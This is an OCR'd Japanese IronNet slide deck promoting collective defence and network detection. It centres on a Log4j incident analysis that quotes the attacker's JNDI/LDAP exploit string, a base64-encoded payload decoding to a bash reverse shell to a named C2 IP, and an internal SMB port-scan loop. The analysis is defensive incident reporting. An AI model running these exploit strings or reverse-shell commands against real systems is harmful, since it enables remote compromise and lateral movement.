
5月31日から8月19日の間に、ネットワーク通信分析は3つの異なる電力業界の顧客にわたり、複数のDNSトンネリングを警告しました。 3社の顧客全員が集団防衛の参加者であり、活動は主にSUNBURSTが使用するC2ドメイン（avsvmcloud com）を使用して集団防衛により脅威相関されました。 脅威ハンターは、手作業でハンティングを行い、4社目の環境で追加の活動を検知することができました

集団防衛の事例

湾岸協力会議（GCC）の一国（同国のオペレーショナルセキュリティーを保護するために非公表）に対して、同国挙げて最も重要な政府機関、金融機関、インフラ企業の対サイバー攻撃防御力を向上させると発表しました。

https://www.jiji.com/jc/article?k=202202090061 67&g=bw

事後の対応よりも事前の予兆を可視化



Log4jの脆弱性関連の攻撃発生時のIronNet活用事例

Log4jとは何ですか？
Log4jは、Apache Software Foundation（ASF）によって維持されているJava用のオープンソースロギングAPIです。
Log4jは理解と使用が簡単にするコードで、サーバーや開発フレームワークで一般的に使用されています。

何が起こったのですか、なぜそれが重要なのですか？
2021年12月9日、Alibaba Cloud Security TeamのChenZhaojunは、人気ゲームMinecraftのバグバウンティプログラムでLog4jの脆弱性を最初に発見しました。Log4j内でCVSSスコアが10.0のリモートコード実行（RCE）の脆弱性（CVE-2021- 44228）が特定されました。

詳細については、「Log4j攻撃の成功に起因する異常なネットワークトラフィックの検出」を参照してください。
https://www.ironnet.com/blog/detecting-anomalous-network-traffic-resulting-from-a-successful-log4j-attack

ケーススタディ：攻撃の阻止
このlog4j攻撃は、ネットワーク検出および応答（NDR）の利点を浮き彫りにします。
Defense Industrial Base（防衛）の顧客ネットワーク内で検知・検出された最初の攻撃は、従来型のセキュリティツールでは検知も検出もされませんでした。パートナーネットワーク内でIronNet独自の行動分析を使用して、後続のトラフィックとSMBスキャンが異常であることが検知・検出され、追加のハンティングが継続して行われています。

IronNetはどのようにお客様を保護しましたか？
IronNetは、Log4Jの脆弱性を最も緊急性の高い方法で検出と調査を行いました。 当社の製品チーム、脅威ハンター、研究者、およびセキュリティ運用の専門家からの反応から世界規模で迅速に情報が共有されました。

このビデオでは、Log4jについて今何をする必要があるか、そしてこれらの脆弱性に関して将来何を期待すべきかを学習することができます。
https://vimeo.com/659787936/b445ba5a53

IroNetでの脅威調査の最新情報
https://www.ironnet.com/learn/threat-intelligence-hub?hsLang=en

IronNetの対応のタイムライン

TIRの迅速な展開
12月9日の脆弱性を示す情報(CVE)開示から24時間以内に、IronNetは101の脅威インテリジェンスルール（TIR）を展開しました。

悪用後の活動の軽減
12月12日以降、あるウェブサーバー上でLog4jの脆弱性を悪用する攻撃を検出したためIDSルールを追加しました。
これらは、悪用および悪用が起こった後の活動に関連する動作をIOCで検出する分析です。
この文字列は、デバッグプロセスを支援するためにログステートメントのプロパティを評価して置き換えるLog4jの機能を利用しようとします。

```
/${jndi:ldap://45[.]83[.]193[.]150:1389/Exploit}
```


陰性証明
12月13日、弊社が実施する顧客データに対して履歴検索を実行することによる脅威定義クエリのプロセスで
顧客が危険にさらされていないことを示すことができました.


プロセスに現在のJava仮想マシン（JVM）ランタイムの外部との通信が含まれている場合でも、Log4jはこのプロパティ置換プロセスを通じて自動的にルックアップを実行しま

膨大な脅威の検出
12月14日以降、IronNetはこのイベント専用に326を超えるTIR（脅威インテリジェンスルール）を展開しています。

リアルタイムの悪意のあるアクティビティの早期検出
12月15日、ネットワークトラフィックの振る舞い分析は、IronNetの脅威アナリストからの洞察を活用して、Log4Jの脆弱性を悪用する活動に関して攻撃者を検出することに成功しました。

継続的なハントサポート
進行中：IronNet脅威ハンターは、顧客の安全を確保するために、スキャンと悪用の試みの無数のインスタンスを調査継続しています。







107.181.187[.]184

2021年 12月 15日

- 最初の試みは正常にJNDI/LDAPリクエストをトリガーしましたが、リモートコードの実行と標的のリモート制御の入手に失敗。
- この時点でいまだ標準のLDAPポート389に応答しています。LDAPリダイレクターは現在VirusTotalで悪性として判定がされていなかった。
- 標的にされたサーバーにより送信された対象のLDAP通信は‘searchRequest’パケットを含んでおり、これは‘baseObject’ パラメーターの値は標的の組織により所有されている外部IPアドレスだった。


3 security vendors flagged this IP address as malicious
3
/ 90
Community
Score
107.181.187.184
AS 204957 (Green Floid LLC)
CA

Log4shellの試行2



2021年 12月 15日 14時

- 攻撃用のLDAPサーバーは応答のペイロードの中でldapの参照を使用してJNDIの参照を直接Javaのオブジェクトクラスファイルとして提供。
- Base64でエンコードされているJavaクラスをデコードしてOSのラッパーを利用し、呼び出し。
- 二つ目のJavaのクラスはBase64エンコードされた三つ目のJavaクラスを含んでいた。
- 分析ではこのクラスファイルの実行に失敗したため、リモートアクセスが成功しなかったことを示した。

https://www.ironnet.com/blog/anatomy-of-a-log4j-attack

Log4shellの試行3

攻撃者が受け渡したBase64データ


```
dW5zZXQgSElTVEZJTEU7IGJhc2ggLWkgPiYgL2Rldi90Y3AvMzQuMTAyLjU0LjE1Mi80ND
MgMD4mMQ==
```

デコードした内容

```
unset HISTFILE; bash -i >& /dev/tcp/34.102.54.152/443 0>&1
```

2021年 12月 16日 10時(UTC)

- 攻撃者はbase64のデータをJNDI文字列自身の一部として実行するために受け渡した。
- オンラインコマンドは初歩的なリバースTCPシェルで、攻撃者がコントロールするIPアドレス34.102.54[.]152を443ポート上で呼び出した。
- この試みはこの標的サーバー上でリモートコードの実行確立に成功した。
- リバースシェルは被害者のサーバーから悪意ある命令・制御（C2）サーバーへの接続を確立した。
- 悪性のC2サーバーのIPアドレスもまた、本記事記述中にはVirusTotalで判定がされなかった。



https://www.ironnet.com/blog/anatomy-of-a-log4j-attack

ホスト情報の列挙

- 攻撃者は「unset HISTFILE 」コマンドを使用することでシェルの履歴が何も記録されないように履歴を無効化した。
- サーバーが活発に使用されているかを見極めるためにシステムへのユーザーの最後のログインの時点を 確認した。
- 攻撃者は次にホストのarpテーブルをダンプし、その他のサーバーやエンドポイントに被害者のサーバー へアクセス可能かを確認。
- 攻撃者はネットワーク内でのサーバーの位置を確認し、そのアクティブディレクトリードメインを標的に設定 。
- ドメイン解決の試行とSMBに対してのポートスキャン用一時ファイルの作成。
- SMBの活動は失敗したがこれらの活動が悪用から2時間以内に実施された。

```
for i in {0..10}; do for a in {0..255}; do (./pscan 10.$i.$a.0
10.$i.$a.255 445 &); done; done

~ ❯ for i in {0..10}; do for a in {0..255}; do (echo "./pscan
10.$i.$a.0 10.$i.$a.255 445"); done; done
./pscan 10.0.0.0 10.0.0.255 445
./pscan 10.0.1.0 10.0.1.255 445
./pscan 10.0.2.0 10.0.2.255 445
./pscan 10.0.3.0 10.0.3.255 445
./pscan 10.0.4.0 10.0.4.255 445
./pscan 10.0.5.0 10.0.5.255 445
./pscan 10.0.6.0 10.0.6.255 445
./pscan 10.0.7.0 10.0.7.255 445
./pscan 10.0.8.0 10.0.8.255 445
./pscan 10.0.9.0 10.0.9.255 445
…
./pscan 10.10.250.0 10.10.250.255 445
./pscan 10.10.251.0 10.10.251.255 445
./pscan 10.10.252.0 10.10.252.255 445
./pscan 10.10.253.0 10.10.253.255 445
./pscan 10.10.254.0 10.10.254.255 445
./pscan 10.10.255.0 10.10.255.255 445
```

弊社はこの後も侵入拡大と命令制御の活動が継続していないか監視を継続した。

https://www.ironnet.com/blog/anatomy-of-a-log4j-attack

考察

- 初期の攻撃は旧式のセキュリティーツールでは発見自体ができなかった。
- また、初期の攻撃の最中に従来の脅威インテリジェンスでは攻撃の最中の痕跡情報を確認することができなかった。
- 後続のトラフィックとSMBのスキャンはパートナーネットワークでふるまい分析を使用して発見ができた。
- 攻撃の足がかり拡大が行われる前の段階で被害のあった組織と対処ができた。
- 攻撃の間も集団防衛のためのデータの収集と共有が実施され、コミュニティの能力を継続して改善した。

12/15の時点でシンガポールおよび日本のお客様環境でも脅威検出が有効に動作することを確認できた。

結論

- TTP(攻撃者の戦術、テクニックおよび手順）の性質であるふるまいをタイムリーに検出、優先度付け、そして対応を適切に実施することで個々の脅威発見の能力を高める必要がある。
- シグネチャは有効だが、それだけでは誤検知を生み出し、その維持が困難であるため不十分である。
- 集団防衛はシグネチャや振る舞いを効率よく共有し、誤検知を訂正し、コミュニティとの脅威相関をおこなうことができる。
- 組織のセキュリティー制御は脅威のエミュレーションを介してさまざまなTTPへの対策がとれているのかのテストと検証が必要。
- 弊社のお客様に対しておこなった上記テストと検証を行う診断のうち９割の企業は構成の問題やカバレージのギャップがあった。

旧式の多層防御戦略で不足している能力を補うために集団防衛を活用することが有効だった。

集団防衛の利点

IronNet

- **リアルタイムで行う共同防衛**

予兆の可視化


人的資源の省力化

積極的な監視

早期対応

- **未知の脅威を検出**
- **リアルタイムな脅威可視化能力の向上**
- **人的資源の追加なく防衛能力の向上**
- **サプライチェーン全体の保護**
- **行動可能な攻撃のインテリジェンスを活用したアラートの優先度付け**
- **レスポンスまでの時間を短縮**
- **経営層への報告能力獲得**

脅威の分類


既知(ノウン) / 既知(ノウン)
知られている攻撃を把握できる
既知(ノウン) / 未知(アンノウン)
存在を知っており意識しているが把握できない
未知(アンノウン) / 未知(アンノウン)
知らなことすら知らない
マルウェア
AV / ファイアウォール
脆弱性
パッチ適用済み
パッチ未適用
人的なエラー
振る舞い・挙動による対策が必要

脅威のハンティング

攻撃者の適応能力

防御側の検出能力

未知の攻撃

